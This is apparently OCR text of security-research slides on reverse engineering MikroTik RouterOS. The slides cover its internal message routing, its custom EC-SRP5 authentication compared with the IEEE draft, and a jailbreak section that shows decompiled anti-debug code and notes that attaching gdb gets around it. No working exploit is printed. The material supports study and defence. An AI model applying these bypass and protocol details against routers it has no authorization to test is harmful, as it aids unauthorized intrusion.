
Routing Example

foo sends a message to bar/sub
bar/sub replies




Routing Example

foo sends a message to bar/sub
bar/sub replies



Routing Example

foo sends a message to bar/sub
bar/sub replies



Pretty cool!


Protects against SYS_FROM forgery

Handlers are “namespace independent” - can be refactored easily

Loader will launch target processes if not running


More Abstractions

But what if I want to talk to several people?




But what if I want to talk to several people?

MULTICAST!





```
SYS_TO: [0xfe0002, 2, 49, 13, 1, 5]
SYS_FROM: []
```

But what if I want to talk to everyone?




But what if I want to talk to everyone?


BROADCAST!




```
SYS_TO: [0xfe0001]
SYS_FROM: []
```

RouterOS Message Tracer





Demo

https://youtu.be/Em1hVWnbzQ4

Hand-rolled Authentication

when rolling your own crypto…works?

www (WebFig) Binary

$$\text{Alice chooses: } a, \text{ transmits: } a * G$$
$$\text{Bob chooses: } b, \text{ transmits: } b * G$$
$$\text{shared secret} = a * (b * G) = b * (a * G)$$

www

Raw Message

```
object {11}
  Uff0001 [2]
    0 : 13
    1 : 4
  Uff0002 [3]
    0 : 70
    1 : 100
    2 : 3
  bff0005 : true
  b8 : true
  u7 : 5
  uff0003 : 1
  uff0006 : 0x3c4
  uff0007 : 1
  aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'
  s1 : admin
  s3 :
```

mproxy

Raw Message

```
object {12}
  Uff0001 [2]
    0 : 13
    1 : 4
  bff0005 : true
  b8 : true
  uff000b : 0
  uff0003 : 1
  uff0006 : 0x268
  uff0007 : 1
  s1 : admin
  r9 : [110, 139, 119, 187, 69, 162, 211, 35, 85, 156, 200, 77, 84, 205, 100, 249, 205, 68, 171, 217, 79, 139, 73, 89, 166, 28, 52, 91, 38, 135, 58, 96, 0, 255, 89, 243, 0, 40, 100, 61, 84, 215, 0, 123, 130, 39, 102, 56, 68]
  ra : [149, 233, 204, 105, 168, 20, 35, 70, 160, 15, 189, 41, 115, 119, 146, 105, 122, 209, 4, 181, 59, 89, 223, 147, 0, 174, 185, 114, 48, 148, 63, 162]
  aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'
  Uff0002 [1]
    0 : 2
```


Identifying Curves

- `Curve25519::Curve25519()` — $Y^2=X^3+aX^2+X$, Montgomery
- `BigNum::BigNum()` — big number
- `RedNum::RedNum()` — reduced big number
- `WCurve::WCurve()` — $Y^2=X^3+aX+b$, Weierstrass
- `redp1()` — plot and reduce a valid point
- `Curve25519::toBin()` — convert a point to binary vectors

The IEEE Submission (draft)

"WinBox uses EC-SRP5 for key exchange and authentication (requires latest WinBox version), both sides verify that other side knows password…" [1]

- Elliptic Curve Secure Remote Protocol 5 (EC-SRP5)
  - Password-Authenticated Key Exchange (PAKE)
- Wayback Machine FTW



[1] https://wiki.mikrotik.com/wiki/Manual:Security

[2] https://web.archive.org/web/20131228182531/http://grouper.ieee.org/groups/1363/passwdPK/submissions/p1363ecsrp.pdf

Client Server

$$[w_b - lift(hash(x_\gamma))](s_a + i.hash(x_{w_b})) = s_b(w_a + hash(x_{w_b})\gamma)$$

$$i = hash(salt||hash(username : password))$$
$$\gamma = (x_\gamma, y_\gamma) = i * G$$

$$w_a = plot(s_a) = s_a * G$$
$$w_b = s_b * G + lift(hash(x_\gamma))$$

s_a: client secret key
w_a: client public key point
s_b: server secret key
w_b: server public key point
x_{w_b}: server public key x coordinate

$hash(x)$: hash function (SHA-256)
i: password verification input
γ: password verification data point
x_γ: password verification data x coordinate
$lift(x)$: find point $P = (x, y)$

Compare and Contrast

- Winbox ≅ Draft
- Focus on symbols
- Lean on dynamic reversing
- **Projective Space**

$$Y^2 = X^3 + aX + b$$

$$Y^2 = X^3 + aXZ^4 + bZ^6$$

```
mul(return_rednum: extra, num: r6, other: r3)
mul(return_rednum: r8, num: r3_1, other: extra)
sqr(return_rednum: r5, num: r9)
mul(return_rednum: r6, num: b, other: r5)
mul(return_rednum: extra, num: r9, other: r5)
mul(return_rednum: r5, num: &b->y.data.base.start, othe
RedNum::operator-=(num: r8, other: r5)
RedNum::operator+=(num: r5, other: r5)
RedNum::operator+=(num: r5, other: r8)
RedNum::operator-=(num: r7, other: r6)
RedNum::operator+=(num: r6, other: r6)
RedNum::operator+=(num: r6, other: r7)
void* r2_8 = (*extra)[4].data.data.base.start
if ((*(extra + 0x34) - r2_8) s>> 2 == 1 && *r2_8 == 0)
    void* r2_18 = (*extra)[3].data.data.base.start
    if ((*(extra + 0x28) - r2_18) s>> 2 == 1 && *r2_18
        return WCurve::dbl(curve: curve, a: a, extra: e
mul(return_rednum: extra, num: r3, other: r9)
mul(return_rednum: r9, num: extra, other: r7)
mul(return_rednum: extra, num: r5, other: r7)
sqr(return_rednum: a, num: r7)
mul(return_rednum: r5, num: extra, other: a)
mul(return_rednum: extra, num: r6, other: a)
```

https://t.me/learningnotes

For more on projective space, see: https://margin.re/blog/mikrotik-authentication-revealed.aspx

Compare and Contrast

Public key derivation

- Client ✔

IEEE MikroTik

$$s_a * G \stackrel{?}{=} s_a * G$$

Compare and Contrast

Public key derivation

- Client ✔
- Server?

$$i = hash(salt||hash(username : password))$$
$$\gamma = (x_\gamma, y_\gamma) = i * G$$

IEEE

$$w_b = s_b * G + lift(hash(x_\gamma))$$

Compare and Contrast

Public key derivation

- Client ✔
- Server??? ✘

$$i = hash(salt||hash(username:password))$$

$$\gamma = (x_\gamma, y_\gamma) = i * G$$

IEEE MikroTik

$$w_b = s_b * G + lift(hash(x_\gamma)) \stackrel{?}{=} s_b * G + lift(hash(hash(x_\gamma))$$

Compare and Contrast

IEEE (draft)

$$[w_b - lift(hash(x_\gamma))](s_a + i.hash(x_{w_b})) = s_b(w_a + hash(x_{w_b})\gamma)$$

MikroTik

$$[\ w_b - lift(hash(hash(x_\gamma))\ ](s_a + i.\ hash(x_{w_a} + x_{w_b})\ ) = s_b(w_a + hash(x_{w_a} + x_{w_b})\ \gamma)$$

Roll Your Own Crypto

Final steps:

- Prepare and transmit confirmation codes
- Generate AES-CBC and HMAC keys for tx and rx
- Unique padding
- Account for fragmented messages

https://github.com/MarginResearch/mikrotik_authentication

https://github.com/MarginResearch/EC-SRP

Why

?

RouterOS Jailbreak


with a fancy ropchain and everything

RouterOS HTTP Server

Large surface

Had bugs in the past

/nova/bin/www



Hmm

```
uint32_t r2_4 = zx.d(*sub_12384(r0_10, r1_7, r2_3, r3_3))
if ((r2_4 << 8) - 0xf040 == r2_4 << 3)  {"13EE3refEvE1m"}
    if (zx.d(LTESTVal<0u, 8u>::ref()::n) == 0x47)
int32_t r2_6
int32_t r3_8
r0_13, r1_8, r2_6, r3_8 = nv::Looper::addHandler(looper: &looper, idx: 1, handler: handler)
uint32_t r0_14
int32_t r1_9
r0_14, r1_9, r2_7 = sub_12330(r0_13, r1_8, r2_6, r3_8)
if (zx.d(*r0_14) != 0x57)
    *0 = 1
if (zx.d(*sub_12438(r0_14, r1_9, r2_7)) == 0x84)
int32_t r0_18
int32_t r1_10
int32_t r2_8
r0_18, r1_10, r2_8 = nv::Handler::Handler(handler: r0_16)
*r0_16 = 0x1b9d0
sub_165a0(r0_18, r1_10, r2_8)
int32_t r0_20
int32_t r1_11
int32_t r2_10
int32_t r3_11
if (zx.w(*sub_12330(r0_20, r1_11, r2_10, r3_11)) * 0x57 == 0x1d91)
int32_t r0_23
int32_t r1_12
int32_t r2_13
r0_23, r1_12, r2_13 = www::ServerFactory::init(handler)
if (zx.d(*sub_122dc(r0_23, r1_12, r2_13, 0)) != 0xd3)
    int32_t r5_2 = 0
    do
        int32_t r0_25 = r5_2
        r5_2 = r5_2 + 1
```

```
if (ptrace(0x10, arg1, 0, 0) != 0xffffffff)
```

PTRACE_ME

Ok.

```
operator<<(operator<<(operator<<(&var_1050, '/'), '%'), 'd')
operator<<(operator<<(&var_1050, '/'), 'm')
operator<<(operator<<(&var_1050, 'e'), 'm')
```

/proc/%d/mem


```
do
    int32_t var_1058
    if (waitpid(arg1, &var_1058, 2) s< 0)
        break
    int32_t r3_2 = var_1058
    if ((ror.d(r3_2, 0) & 0xff) != 0x7f)
        break
    *(&var_28 + *(var_1050 - 0xc) - 0x1010)
    stringbuf::str()
    int32_t var_1054
    sprintf(&var_1028, var_1054 + 4, arg1, 0xffffefd4)
    open(pathname: &var_1028, flags: 0)
    if (lseek(fd: r0_22, offset: 0x8000, whence: 0) s>= 0)
        uint32_t r11_1 = 0x10180
        int32_t var_106c_1 = 4
        do
            uint32_t r4_1
            if (r11_1 s< 0x1000)
                r4_1 = r11_1
            else
                r4_1 = 0x1000
```

open memory


```
read(fd: r0_22, buf: &var_1028, count: r4_1)
```

read memory


Oh...



cryptography



cryptography



cryptography

Solutions

We can’t `gdb /nova/bin/www`

Solutions

We can’t `gdb /nova/bin/www`


What if we just… `gdb --attach`?

Solutions

We can’t `gdb /nova/bin/www`

What if we just… `gdb --attach`? ✅

/nova/bin/www



/nova/etc/www/system.x3


/nova/bin/www

/nova/etc/www/system.x3

